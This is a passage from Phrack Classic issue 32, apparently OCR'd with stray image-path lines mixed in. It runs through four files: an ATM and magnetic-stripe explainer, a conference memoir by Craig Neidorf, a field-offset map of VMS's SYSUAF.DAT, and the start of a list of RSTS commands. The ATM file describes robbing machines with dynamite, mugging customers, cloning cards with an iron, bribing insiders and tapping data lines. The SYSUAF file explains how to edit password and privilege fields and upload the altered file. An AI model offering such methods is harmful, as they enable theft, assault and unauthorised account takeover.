Volume Three, Issue 32, File #6 of 12



With the North American continent the being the worlds biggest consumer of goods and services liquidity of the banking system has become an important factor in our everyday lives. Savings accounts were used by people to keep money safe and used by the banks to provide money for loans. However, due to 'Bankers Hours' (10 AM to 3 PM) it was often difficult for people to get access to thier money when they needed it.

The banking system then created the Checking Account system. This system allowed people to have much easier access to thier money. Unfortunately the biggest drawback of this system is that people can not manage thier own money and accounting procedures. Millions of times each day throughout the North American continent people are writing checks for more money than they have in thier savings accounts. This drawback also causes the already-backed up judicial system to become backed up further. The banking system soon reacted to this problem by producing 'check verification' methods to prevent people from forgery, and overdrawing from thier accounts.


"Money makes the world go 'round" and there are many different ways to make this world spin. Today we have checking accounts, credit cards, travelers checks, and the most 'liquid' form of money: cash. Cash transactions are untrackable and widely accepted, so I feel the "Paperless Society" will never happen. Automated Teller Machines provide consumers with 24-hour access to cash-sources. By simply inserting a plastic card into the machine and keypadding-in the owners' "account password", you can access the owners bank account and receive cash in-hand. This file will explain some details of the automated tellers and the plastic card used by the Teller-system.

The automated teller is connected by wires and cables to a "Main Computer". During each transaction the teller sends signals to the main computer. The main computer records each transaction (a deposit or withdrawl) and updates the card-holders account. It also sends 'approval' or 'denial' signals to the ATM in regard to the transaction requested. If a card-holder attempts to withdraw $150.00 from his account and he has only $100.00 in it, the main computer will tell the ATM to deny the transaction.

The ATM has 2 compartments to store cash in. The first is the "deposits"


compartment. This is a small area that receives the daily deposits. It is located in the upper-part of the machine, near all the mechanical devices. However, because most ATM transactions are withdrawls the complete bottom-half is filled with cash where the withdrawls are extracted from.

The plastic card inserted into the machine is the same size as a credit card. The front of the card is embossed with information about the card-holder. The back-side of the card has a thin strip of magnetic tape which also holds some important information.



When a cardholder inserts his card into the machine and requests a transaction, the machine reads the embossed information from the front-side and compares it with the data stored on the magnetic strip; looking for a 'match' of the information on both sides.

The information on the front-side is easily readable with your eyes. However, you can not read the data on the magnetic-strip so easily. You may ask , "What is stored on the magnetic strip ?". The answer is; the same information as the embossing plus some 'confidential' information regarding the cardholders' financial status is stored there. The magnetic strip has 3 "tracks" on it. The first track can store 210 BPI (Bytes per inch), and the second stores 75 BPI, and the third stores 210 BPI. So, we have:



THE MAGNETIC STRIP

Now, here's the information stored on each track of the strip in my example:

```
Track 1: " ;B 12345675 ^ Schmoe/Joe ^ ; LRC "
Track 2: " ;12345675 01/91 ^ 1234 ^ (discriminate data) ; LRC "
Track 3: " ;12345675 ^ 01/91 ^ 5 (discriminate data) ; LRC "
```

Here's the decoding of the above information:

```
Track 1:      ";" = Beginning of the data character
              "B" = Field-Control Character: I believe this character
                    tells the ATM what type of account (or status)
                    the user has.
       "12345675" = This is the account number of the cardholder.
              "^" = Data-field seperator.
     "Schmoe/Joe" = Last/First name of cardholder.
```

```
              "^" = Data-field seperator.
              ";" = End of data character.
            "LRC" = Longitude Redundancy Check (end of track character).

Track 2:      ";" = Beginning of data character
       "12345675" = Account number of the cardholder.
          "01/91" = Month/Year the card expires.
              "^" = Data-field seperator.
           "1234" = Process Identification Number (The cardholders 'password',
                       I think... or it could be a number to verify the
                       the transaction between the ATM and the Main Computer).
              "^" = Data-field seperator
 "(dscrmn. data)" = Discriminate Data. Not much is known exactly what is
                       stored here. Perhaps Bank Identification data or
                       bank account type (savings, checking?) ?
              ";" = End of data character.
            "LRC" = Longitude Redundancy Check.

Track 3:      ";" = Beginning of data character.
       "12345675" = Account number of the cardholder.
              "^" = Data-field seperator.
          "01/91" = Month/Year the card expires.
              "^" = Data-field seperator.
              "5" = The crypting-digit. When the transaction request
                       is sent to the main computer, it is encrypted.
                       This digit tells which encryption-key is used.
 "(dscrmn. data)" = A duplicate of the discriminate data stored on
                       Track 2.
              ";" = End of data character.
            "LRC" = Longitude Redundancy Check.
```

When the card is being processed the ATM tries to match the account number, expiration date and name stored on each track. The reason they duplicate data is for verification purposes. But, notice that the duplicate data is stored on different tracks, each having different recording densities. Once the information on the tracks are confirmed to match, the ATM compares them to the embossed information on the front-side. If all of the information matches then the transaction will proceed. If it doesn't match, then the card is considered to be damaged and the ATM will keep the card. It will give the cardholder a piece of paper instructing the user to notify the bank who issued his ATM-card so he can receive a replacement card in the mail (this process takes about 3 weeks).

Now that you know how the ATM-system is designed and what information is kept where on the card, what "security defects" does this system contain ? I will outline 4 methods of attacking this system that have been tried (not by me!).

1) Vandalization: If you want, you can break-in to the ATM. However, most ATM's contain 'sensor' devices which sound an alarm when this is tried. Therefore, if you're going to try this method I do not suggest using a hammer and chisel on the ATM because it will take 1/2 an hour to get the machine open and by that time the police will be there. You could try a much faster way, dynamite; but that might scatter the money all-over, making it hard to collect. Also, the bottom-half is where most of the money is stored (unless you happen to choose a machine that has issued all of its withdrawl-cash) so you'll want to break into the bottom-half of the ATM.

In relation to this, you could wait outside the ATM for a valid-user to complete his withdrawl-transaction and mug him. As far as I know, the bank holds no responsibilty for placing the ATM in a 'secure' enviroment. However, usually they will have lights nearby and placed in 'reasonable' places where people need money (example: Grocery store) and where the chance of mugging is slim.

2) Physical Penetration: There are several ways of doing this. If you have a stolen card, you could randomly try guessing his account-password. But, I feel this is a primitive method. If you try too many attempts at guessing the 'password', the ATM will return the card to you. But, your attempts *might* be recorded in the central computer; allowing the bank to decide whether to cancel that card... However, this has not been verified by me. If you do get a cash-card, you can make counterfeit-cards.

   A) Counterfiet ATM-cards: The same method for producing counterfiet credit cards applies to ATM-cards. If you have a valid ATM-card you can 'clone' it simply by embossing a blank-card with the same information. Copying the mag-netic strip is also easy. To do this, you place a blank strip of the magnetic tape on top of the valid magnetic strip. Then, using an iron on low-heat, gently rub the iron across the two strips for a few seconds. Lastly, peel the new strip apart from the valid one and you've got a copy of all the data from the valid ATM-card.

   B) Also, I've heard a case where some guys had a machine that could read and write to the magnetic strips (probably they were employees of a company that produces the ATM-cards). Using this machine, they were able to create and change existing data on ATM-cards (such as the expiration date so they could keep using the same card over a long period of time).

      In relation to this there are other devices available that can read and write to magnetic strips. Using your own microcomputer, you can buy a device that allows you to read and write to these magnetic strips. It looks similar to a disk drive. If you're interested in exploring this method, I'll suggest that you contact the following company:

      American Magnetics Corporation
      740 Watsoncenter Road
      Carson, California 90745
      USA

      213/775-8651
      213/834-0685 FAX
      910-345-6258 TWX

   C) WARNING: During each transaction attempted on an ATM a photo of the person requesting the transaction is taken. How long this film is stored is unknown, but it probably is different for each bank (unless there is a federal regulation regarding this). Also, it is possible that

this is not done at all ATMs.

3) "Insider" Theft: The above case also crosses over into this section. The biggest 'security leaks' in any company are its employees. This is also the easiest way to steal money from ATMs. The man who collects the deposits from the machine and inserts cash for withdrawls has the easiest and most open access to these machines. I was told that this person can easily steal money from ATMs and not be detected. Another person with access to these machines is the technician. The technician who fixes ATMs is the most-knowledgeable person about ATMs within the bank, therefore he should be a trust-worthy guy and receive a 'comfortable' salary.. otherwise he'll begin to collect 'retirement benefits' from the ATM and this may go undetected.

   However, I have heard of some embezzlement-cases involving ATMs, so I think it's not as easy as it seems. It's only common sense that a bank would account for every dollar of every transaction. Whether the accounting is done inside the ATM or the main computer doesn't make a difference... some form of accounting is *probably* done.

4) Data-link Intercept: This method has been very successful. What you do is 'tap' into the wires that connect the ATM to the Main computer. By doing this you can intercept and send signals to the ATM. However, some 'inside information' is needed because the transmission is encrypted (refer to the Cryptography Digit stored on the magnetic strip). But, I think you don't need to know *everything* being transferred. You should need to know when to send the 'approval' signal to the ATM telling it to dispense its' cash. I read a case (it may be in Phrack World News; 1985?) where some guys netted $600,000 from various ATMs using this method. This seems to be one of the better, and more ingenious methods of stealing from these machines.

The information in this file should be 'adequate' to introduce you to how ATMs work. How did I get this information? I went into a bank and inquired about the computer-technology of ATMs. The man who was responsible for the ATMs was a bureaucrat and actually knew very little about the 'guts' of ATMs. Luckily the ATM-technician was there that day and I agreed to buy him dinner later that evening. (Please refer to: "Insider" Theft and the principle of Company-Loyalty). During the dinner at "Toppers" (a neat 1950's Burgers/Milkshake/Beer restaurant) he provided me with Operation and Repair manuals for the ATMs. I feel this information is well-worth the $3.82 dinner and will be of some value to its' readers. Some good information was screened-out due to its 'delicate nature', but the information I've provided has been confirmed.

```
+---------+
] CREDITS ]
+---------+
```

The Mentor (Phrack #8, File #7; "Fun with Automatic Tellers")
Deserted Surfer
Hyudori
Lex Luthor

Please distribute this file in its complete form.

==Phrack Classic==

Volume Three, Issue 32, File #7 of 12

13th Annual National Computer Security Conference
October 1-4, 1990
Omni Shoreham Hotel
Washington, D.C.
A "Knight Lightning" Perspective
by Craig M. Neidorf

Dr. Dorothy Denning first hinted at inviting me to take part on her panel "Hackers: Who Are They?" in May 1990 when we first came into contact while preparing for my trial. At the time I did not feel that it was a very good idea since no one knew what would happen to me over the next few months. At the conclusion of my trial I agreed to participate and surprisingly, my attorney, Sheldon Zenner (of Katten, Muchin, & Zavis), accepted an invitation to speak as well.

A few weeks later there was some dissension to the idea of having me appear at the conference from some professionals in the field of computer security. They
felt that my presence at such a conference undermined what they stood for and would be observed by computer "hackers" as a reward of sorts for my notoriety in the hacker community. Fortunately Dr. Denning stuck to her personal values and did not exclude me from speaking.

Unlike Gordon Meyer, I was unable to attend Dr. Denning's presentation "Concerning Hackers Who Break Into Computer Systems" and the ethics sessions, although I was informed upon my arrival of the intense interest from the conference participants and the reactions to my now very well known article announcing the "Phoenix Project."

Not wishing to miss any more class than absolutely necessary, I arrived in Washington D.C. late in the day on Wednesday, October 4th. By some bizarre coincidence I ended up on the same flight with Sheldon Zenner.

I had attended similar conventions before such as the Zeta Beta Tau National Convention in Baltimore the previous year, but there was something different about this one. I suppose considering what I have been through it was only natural for me to be a little uneasy when surrounded by computer security professionals, but oddly enough this feeling soon passed as I began to encounter friends both old and new.

Zenner and I met up with Dorothy and Peter Denning and soon after I met Terry Gross, an attorney hired by the Electronic Frontier Foundation who had helped with my case in reference to the First Amendment issues. Emmanuel Goldstein, editor of 2600 Magazine and probably the chief person responsible for spreading
the news and concern about my indictment last Spring, and Frank Drake, editor of W.O.R.M. showed up. I had met Drake once before. Finally I ran into Gordon
Meyer.

So for a while we all exchanged stories about different events surrounding our lives and how things had changed over the years only to be interrupted once by a odd gentleman from Germany who inquired if we were members of the Chaos Computer Club. At the banquet that evening, I was introduced to Peter Neumann (who among many other things is the moderator of the Internet Digest known as "RISKS") and Marc Rotenberg (Computer Professionals for Social Responsibility).

Because of the great interest in the ethics sessions and comments I had heard from people who had attended, I felt a strange irony come into play. I've hosted and attended numerous "hacker" conventions over the years, the most notable being "SummerCon". At these conventions one of the main time consuming activities has always been to play detective and attempt to solve the mystery of which one of the guests or other people at the hotel were there to spy on us (whether they were government agents or some other form of security personnel).

So where at SummerCon the youthful hackers were all racing around looking for the "feds," at the NCSC I wondered if the security professionals were reacting in an inverse capacity... Who Are The Hackers? Despite this attitude or maybe because of it, I and the other panelists, wore our nametags proudly with a feeling of excitement surrounding us.

- -

October 4, 1990

Dorothy Denning had gathered the speakers for an early morning brunch and I finally got a chance to meet Katie Hafner in person. The panelists discussed some possibilities of discussion questions to start off the presentation and before I knew it, it was time to meet the public.

As we gathered in the front of the conference room, I was dismayed to find that the people in charge of the setting up the nameboards (that would sit in front of each panelist) had attended the Cook school of spelling and labeled me as "Neirdorf." Zenner thought this was hysterical. Luckily they were able to correct the error before we began.

Hackers: Who Are They?

Dr. Denning started the presentation by briefly introducing each panelist and asking them a couple of questions.

Katie Hafner disputed the notion that her work has caused a glorification of hacking because of the severe hardships the people she interviewed had to endure. I found myself sympathizing with her as I knew what it was like to be in their positions. Many people commented later that her defense of Mitnick seemed a little insincere as he had indeed committed some serious acts. Not knowing all of the details surrounding Mitnick's case and not relying on the general newsmedia as a basis for opinion I withheld any sort of judgment.

Emmanuel Goldstein and Frank Drake appeared to take on the mantle of being the spokespersons for the hackers, although I'm unsure if they would agree with this characterization. Drake's main point of view dealt with the idea that young hackers seek to be able to use resources that they are otherwise excluded from. He claimed to once have been a system intruder, but now that he is in college and has ample computing resources available to him, he no longer sees a need to "hack."

Goldstein on the other hand sought to justify hacking as being beneficial to society because the hackers are finding security holes and alerting security to

fix these problems before something catastrophic occurs.

Gordon Meyer tried to explain the hacker mind-set and how the average hackers does not see using corporate resources as having a real financial burden to today's companies. Some people misunderstood his remarks to be speaking from a factual position and took offense, stating that the costs are great indeed. He also explained the differences between Phrack and the Computer Underground Digest. Most notable is that CuD does not print tutorials about computer systems.

Sheldon Zenner focused on the freedom of the speech and press issues. He also spoke about technical details of the U.S. v. Neidorf case and the court rulings that resulted from it. One major point of interest was his quite reasonable belief that the courts will soon be holding companies financially liable for damages that may occur because of illegal intrusion into their systems. This was not to suggest that a criminal defense strategy could be that a company did not do enough to keep an intruder out, but instead that the company could be held civilly liable by outside parties.

Zenner and Denning alike discussed the nature of Phrack's articles. They found that the articles appearing in Phrack contained the same types of material found publicly in other computer and security magazines, but with one significant difference. The tone of the articles. An article named "How to Hack Unix" in Phrack usually contained very similar information to an article you might see in Communications of the ACM only to be named "Securing Unix Systems." But the differences were more extreme than just the titles. Some articles in Phrack seemed to suggest exploiting security holes while the Communications of the ACM concentrated more on fixing the problem. The information in both articles would be comparable, but the audiences reading and writing these articles were often very different.

I explained the concept and operation of Phrack and wandered into a discussion about lack of privacy concerning electronic mail on the Internet from government officials, system managers, and possibly even by hackers. I went on to remark that the security professionals were missing the point and the problem. The college and high-school students while perhaps doing some exploration and causing some slight disturbances are not the place to be focusing their efforts. The real danger comes from career criminals and company insiders who know the systems very well from being a part of it. These people are the source of computer crime in this country and are the ones who need to be dealt with. Catching a teenage hacker may be an easier task, but ultimately will change nothing. To this point I agreed that a hacker gaining entry and exposing holes on computer systems may be a service to some degree, but unlike Goldstein, I could not maintain that such activity should bring prosecutorial immunity to the hacker. This is a matter of discretion for security personnel and prosecutors to take into consideration. I hope they do.

To a large degree I was rather silent on stage. Perhaps because I was cut off more than once or maybe even a little stagefright, but largely because many of the questions posed by the audience were wrong on their face for me to answer. I was not going to stand and defend hacking for its own sake nor was I there to explain the activities of every hacker in existence.

So I let Goldstein and Drake handle questions geared to be answered by a system intruder and I primarily only spoke out concerning the First Amendment and Phrack distribution. In one instance a man upset both by Drake's comments about how the hackers just want to use resources they can't get elsewhere and by Goldstein's presentation of the Operation Sun-Devil raids and the attack on "Zod" in New York spoke up and accused us of being viciously one sided.

He said that none of us (and he singled me out specifically) look to be age 14 (he said he could believe I was 18) and that "our" statement that its ok for hackers to gain access to systems simply because they lacked the resources elsewhere meant it was ok for kids to steal money to buy drugs.

I responded by asking him if he was suggesting that if these "kids" were rich and did not steal the money, it would be ok to purchase drugs? I was sure that it was just a bad analogy so I changed the topic afterwards. He was right to a certain extent, all of the hackers are not age 14 or even in highschool or college, but is this really all that important of a distinction?

The activities of the Secret Service agents and other law enforcement officials in Operation Sun-Devil and other investigations have been overwhelming and very careless. True this is just their standard way of doing business and they may not have even singled out the hackers as a group to focus excess zeal, but recognizing that the hackers are in a worst case scenario "white-collar offenders," shouldn't they alter their technique? Something that might be important to make clear is that in truth my indictment and the indictments on members of the Legion of Doom in Atlanta had absolutely nothing to do with Operation Sun-Devil despite the general media creation.

Another interesting point that was brought out at the convention was that there was so much activity and the Secret Service kept so busy in the state of Arizona (possibly by some state official) concerning the hacker "problem" that perhaps this is the reason the government did not catch on to the great Savings & Loan multi-Billion dollar loss.

One gentleman spoke about his son being in a hospital where all his treatments were being run by computer. He added that a system intruder might quite by accident disrupt the system inadvertently endangering his son's life. Isn't this bad? Obviously yes it is bad, but what was worse is that a critical hospital computer system would be hooked up to a phoneline anyway. The main reason for treatment in a hospital is so that the doctors are *there* to monitor and assist patients. Could you imagine a doctor dialing in from home with a modem to make his rounds?

There was some discussion about an editor's responsibility to inform corporations if a hacker were to drop off material that he/she had breached their security. I was not entirely in opposition to the idea, but the way I would propose to do it was probably in the pages of a news article. This may seem a little roundabout, but when you stop and consider all of the private security consultants out there, they do not run around providing information to corporations for free. They charge enormous fees for their services. There are some organizations that do perform services for free (CERT comes to mind), but that is the reason they were established and they receive funding from the

government which allows them to be more generous.

It is my belief that if a hacker were to give me some tips about security holes
and I in turn reported this information to a potential victim corporation, the corporation would be more concerned with how and from whom I got the information than with fixing the problem.

One of the government's expert witnesses from U.S. v. Neidorf attended this session and he prodded Zenner and I with questions about the First Amendment that were not made clear from the trial. Zenner did an excellent job of clarifying the issues and presenting the truth where this Bellcore employee sought to show us in a poor light.

During the commentary on the First Amendment, Hafner, Zenner, and I discussed a
July 22, 1988 article containing a Pacific Bell telephone document copied by a hacker and sent to John Markoff that appeared on the front page of the New York
Times. A member of the audience said that this was ok, but the Phrack article containing the E911 material was not because Phrack was only sent to hackers. Zenner went on to explain that this was far from true since private security, government employees, legal scholars, reporters, and telecom security personnel
all received Phrack without discrimination. There really is a lot that both the hackers and security professionals have to learn about each other.

It began to get late and we were forced to end our session. I guess what surprised me the most were all of the people that stayed behind to speak with us. There were representatives from NASA, U.S. Sprint, Ford Aerospace, the Department of Defense, a United States Army Lt. Colonel who all thanked us for coming to speak. It was a truly unique experience in that a year ago I would have presumed these people to be fighting against me and now it seems that they are reasonable, decent people, with an interest in trying to learn and help end the problems. I also met Mrs. Gail Meyer for the first time in person as well.

I was swamped with people asking me how they could get Phrack and for the most part I referred them to Gordon Meyer and CuD (and the CuD ftp). Just before we
went to lunch I met Donn Parker and Art Brodsky, an editor from Communications Daily. So many interesting people to speak with and so little time. I spent a
couple hours at the National Gallery of Art with Emmanuel Goldstein, flew back to St. Louis, and returned to school.

It was definitely an enLightening experience.

++++++++++++++++++++++++++++

A very special thank you goes to Dorothy Denning, a dear friend who made it possible for me to attend the conference.

:Craig M. Neidorf a/k/a Knight Lightning

C483307 @ UMCVMB.MISSOURI.EDU
C483307 @ UMCVMB.BITNET

==Phrack Classic==

Volume Three, Issue 32, File #8 of 12

Inside the SYSUAF.DAT file of Digital Equipment Corporation's VMS Operating System

-= by =-

-----:> Pain Hertz <:----

Overview

In this file, I will explain what the System User Authorization File is, what information it contains, what the logical and physical characteristics
of the file are, and how one can manipulate it to reveal and/or modify its contents.

Background

The Virtual Memory System (VMS) Operating System's System User Authorization File (SYSUAF) contains the information that determines a given user's username, password(s), security priviledges, as well as many other similar data which either allow or disallow the user to have the system perform certain tasks.

Characteristics

The SYSUAF.DAT file (UAF) is usually located on the system on the device pointed to by the logical SYS$COMMON, and under the [SYSEXE] subdirectory. However, if the logical SYSUAF exists, it will point to the location and name of the UAF.

The UAF is a binary, indexed data file. It's indexed on 4 keys: username, UIC, extended user identifier, and owner identifier. Using the VMS ANALYZE utility reveals the following about the UAF:

```
IDENT   "01-JAN-1990 13:13:13   VAX/VMS ANALYZE/RMS_FILE Utility"

SYSTEM
        SOURCE                  VAX/VMS

FILE
        ALLOCATION              24
        BEST_TRY_CONTIGUOUS     yes
        BUCKET_SIZE             3
        CLUSTER_SIZE            3
        CONTIGUOUS              no
        EXTENSION               3
        FILE_MONITORING         no
        GLOBAL_BUFFER_COUNT     0
```

```
        NAME                    "SYS$COMMON:[SYSEXE]SYSUAF.DAT;1"
        ORGANIZATION            indexed
        OWNER                   [SYSTEM]
        PROTECTION              (system:RWED, owner:RWED, group:RWED,
world:RE)

RECORD
        BLOCK_SPAN              yes
        CARRIAGE_CONTROL        none
        FORMAT                  variable
        SIZE                    1412

AREA 0
        ALLOCATION              9
        BEST_TRY_CONTIGUOUS     yes
        BUCKET_SIZE             3
        EXTENSION               3

AREA 1
        ALLOCATION              3
        BUCKET_SIZE             3
        EXTENSION               3

AREA 2
        ALLOCATION              12
        BUCKET_SIZE             2
        EXTENSION               12

KEY 0
        CHANGES                 no
        DATA_KEY_COMPRESSION    yes
        DATA_RECORD_COMPRESSION yes
        DATA_AREA               0
        DATA_FILL               100
        DUPLICATES              no
        INDEX_AREA              1
        INDEX_COMPRESSION       yes
        INDEX_FILL              100
        LEVEL1_INDEX_AREA       1
        NAME                    "Username"
        NULL_KEY                no
        PROLOG                  3
        SEG0_LENGTH             32
        SEG0_POSITION           4
        TYPE                    string

KEY 1
        CHANGES                 yes
        DATA_KEY_COMPRESSION    no
        DATA_AREA               2
        DATA_FILL               100
        DUPLICATES              yes
        INDEX_AREA              2
        INDEX_COMPRESSION       no
        INDEX_FILL              100
        LEVEL1_INDEX_AREA       2
        NAME                    "UIC"
        NULL_KEY                no
        SEG0_LENGTH             4
        SEG0_POSITION           36
        TYPE                    bin4
```

```
KEY 2
        CHANGES                 yes
        DATA_KEY_COMPRESSION    no
        DATA_AREA               2
        DATA_FILL               100
        DUPLICATES              yes
        INDEX_AREA              2
        INDEX_COMPRESSION       no
        INDEX_FILL              100
        LEVEL1_INDEX_AREA       2
        NAME                    "Extended User Identifier"
        NULL_KEY                no
        SEG0_LENGTH             8
        SEG0_POSITION           36
        TYPE                    bin8

KEY 3
        CHANGES                 yes
        DATA_KEY_COMPRESSION    no
        DATA_AREA               2
        DATA_FILL               100
        DUPLICATES              yes
        INDEX_AREA              2
        INDEX_COMPRESSION       no
        INDEX_FILL              100
        LEVEL1_INDEX_AREA       2
        NAME                    "Owner Identifier"
        NULL_KEY                yes
        NULL_VALUE              0
        SEG0_LENGTH             8
        SEG0_POSITION           44
        TYPE                    bin8

ANALYSIS_OF_AREA 0
        RECLAIMED_SPACE         0

ANALYSIS_OF_AREA 1
        RECLAIMED_SPACE         0

ANALYSIS_OF_AREA 2
        RECLAIMED_SPACE         0

ANALYSIS_OF_KEY 0
        DATA_FILL               71
        DATA_KEY_COMPRESSION    75
        DATA_RECORD_COMPRESSION 67
        DATA_RECORD_COUNT       5
        DATA_SPACE_OCCUPIED     3
        DEPTH                   1
        INDEX_COMPRESSION       85
        INDEX_FILL              1
        INDEX_SPACE_OCCUPIED    3
        LEVEL1_RECORD_COUNT     1
        MEAN_DATA_LENGTH        644
        MEAN_INDEX_LENGTH       34

ANALYSIS_OF_KEY 1
        DATA_FILL               7
        DATA_KEY_COMPRESSION    0
        DATA_RECORD_COUNT       4
```

```
        DATA_SPACE_OCCUPIED     2
        DEPTH                   1
        DUPLICATES_PER_SIDR     0
        INDEX_COMPRESSION       0
        INDEX_FILL              2
        INDEX_SPACE_OCCUPIED    2
        LEVEL1_RECORD_COUNT     1
        MEAN_DATA_LENGTH        15
        MEAN_INDEX_LENGTH       6

ANALYSIS_OF_KEY 2
        DATA_FILL               8
        DATA_KEY_COMPRESSION    0
        DATA_RECORD_COUNT       4
        DATA_SPACE_OCCUPIED     2
        DEPTH                   1
        DUPLICATES_PER_SIDR     0
        INDEX_COMPRESSION       0
        INDEX_FILL              2
        INDEX_SPACE_OCCUPIED    2
        LEVEL1_RECORD_COUNT     1
        MEAN_DATA_LENGTH        19
        MEAN_INDEX_LENGTH       10

ANALYSIS_OF_KEY 3
        ! This index is uninitialized - there are no records.
```

- -

Examination
~~~~~~~~~~

Generally, an interactive user would use the AUTHORIZE utility to modify or examine the UAF, while a program would use the $GETUAI system services (get user authorization information service) to examine the file. The $GETUAI system services reference provide an excellent description of what fields the UAF contains, and how many bytes are used within the file to store each of those fields. However, it may not be within your realm of skills to program using system services. It would probably be considerably easier to use a sector editor/browser to locate values within the UAF. You could use a sector editor/browser online (such as VFE.EXE), or you you might choose to download the UAF and use an editor/browse for your personal computer. Regardless of which method you choose, you will have to know the offset of each field within the user authorization file. This is what I have provided for you.

The contents of the UAF under VMS release 5.3-1 are as follows:


Offset	Description	Length
0	Record Header	4
4	Username (loginid)	32
36	Member UIC - Mem UIC decimal 1 = 0100 Mem UIC decimal 10 = 0A00 Mem UIC decimal 256 = FF01	2
38	Group UIC - Same as format as member UIC	2

Note: UICs as displayed in the VMS environment are OCTAL. A UIC of [010,001] would be saved as '01000800' in bytes 36-39 (offset).
~~~~~~~~~~

40	Nulls	12
52	Account name	32
84	1 byte - value = length of owner	1
85	Owner	31
116	1 byte - value = length of device	1
117	Device (default disk device)	31
148	1 byte - length of default (SYS$LOGIN) directory	1
149	Default (SYS$LOGIN) directory name	63
212	1 byte - length of default login command file	1
213	Default login command file	63
276	1 byte - length of default CLI	1
277	Default command language interpeter	31

Note: CLI is assumed to be in SYS$SYSTEM directory
and have an .EXE extension.

308	1 byte - length of user defined CLI tables	1
309	User defined CLI table name	31
340	Encrypted primary password	8
348	Encrypted secondary password	8
356	Number of login fails	2
358	Password encryption salt	2
360	Encryption algorithm code byte - primary password	1
361	Encryption algorithm code byte - secondary password	1
362	Password minimum length	1
363	Filler (1 byte)	1
364	Account expiration date	8
372	Password lifetime	8
380	Password change date/time - primary password	8
388	Password change date/time - secondary password	8
396	Last interactive login date/time	8
404	Last non-interactive login date/time	8
412	Authorize priviledges	8
420	Default priviledges	8
428	Filler (40 bytes)	40
468	Login Flags bits as follows:	4



Byte Offset 468:

Bit 0 - User can not use CTRL-Y
Bit 1 - User is restricted to default command interpeter
Bit 2 - SET PASSWORD command is disabled
Bit 3 - Prevent user from changing any defaults at login
Bit 4 - User account is disabled
Bit 5 - User will not receive the login welcome message
Bit 6 - Announcement of new mail is suppressed
Bit 7 - Mail delivery to user is disabled

Byte Offset 469:

Bit 0 - User is required to use generated

passwords
Bit 1 - Primary password is expired
Bit 2 - Secondary password is expired
Bit 3 - All actions are audited
Bit 4 - User will not receive last login messages
Bit 5 - User can not reconnect to existing processes
Bit 6 - User can only login to terminals defined by the automatic login facility (ALF)
Bit 7 - User is required to change expired passwords

Byte Offset 470:

Bit 0 - User is restricted to captive account
Bit 1 - Prevent user from executing RUN, MCR commands, or foreign commands at the DCL level
Bits 2-7 - Reserved for future use

Byte Offset 471:

Bits 0-7 - Reserved for future use

Note On Access Bytes:

Each bit set represents a 1-hour period, from bit 0 as midnight to 1 a.m. to bit 23 as 11 p.m. to midnight.

472	Network access bytes - primary days	3
475	Network access bytes - seconday days	3
478	Batch access bytes - primary days	3
481	Batch access bytes - seconday days	3
484	Local access bytes - primary days	3
487	Local access bytes - seconday days	3
490	Dialup access bytes - primary days	3
493	Dialup access bytes - secondary days	3
496	Remote access bytes - primary days	3
499	Remote access bytes - seconday days	3
502	Filler (12 bytes)	12
514	Prime days	1

Bits 0-7 toggled on represents primedays, respective to Mon, Tue, ..., Sun.

515	Filler (1 byte)	1
516	Default base priority	1
517	Maximum job queue priority	1
518	Active process limit	2
520	Max. number of interactive, detached, and batch jobs	2
524	Detached process limit	2
526	Subprocess creation limit	2
528	Buffered I/O count	2
530	Timer queue entry limit	2
532	AST queue limit	2
534	Lock queue limit	2
536	Open file limit	4

538	Shared file limit	2
540	Working set quota	4
548	Working set extent	4
552	Paging file quota	4
556	Maximum CPU time limit (in 10-milliseconds)	4
560	Buffered I/O byte limit	4
564	Paged buffer I/O byte count limit	4
568	Initial byte quota (jobwide logical name table uses)	4
572	Filler (72 bytes)	72

Dates and times are stored as 8 bytes representing the number of seconds elapsed since November 17, 1858, 12:00:00 a.m.

Earlier versions of the VMS UAF will contain much of the same data, which should be at the same offset as listed above.

Should you decide to attempt to modify the SYSUAF.DAT file, keep in mind that if you download the file, when you upload it, it will not be the same as it was before; it will not be an indexed file. You *might* be able to create an .FDL file (using ANALYZE/RMS/FDL SYSUAF.DAT), and use that .FDL file to convert it back to an indexed file (with CONVERT/FDL=SYSUAF.FDL UPLOAD_UAF.DAT NEW_UAF.DAT), but chances that it will contain the proper indexing and file attributes are slim. Remember when altering the SYSUAF.DAT file to keep a copy around (on the system) in case you need to repair the damage.

-PHz


Feel free to make any comments or corrections to the following address:

[phz@judy.indstate.edu]

_

==Phrack Classic==

Volume Three, Issue 32, File #9 of 12



Ok, ok... Just what you wanted... a file of RSTS!!! Hah...
Well.. One would be suprised on how many RSTS systems are still around
on variuos X.25 networks, not to mention they are soooo much fun!
Here is a little list of some various commands that is good to keep
lying around just to use as a reference of just for you nostaglic type
people like me. So enjoy, and if you were never involved in hacking
when RSTS was popular, you really missed something.

---

*ALLOCATE
The ALLOCATE command reserves a physical device for your use during
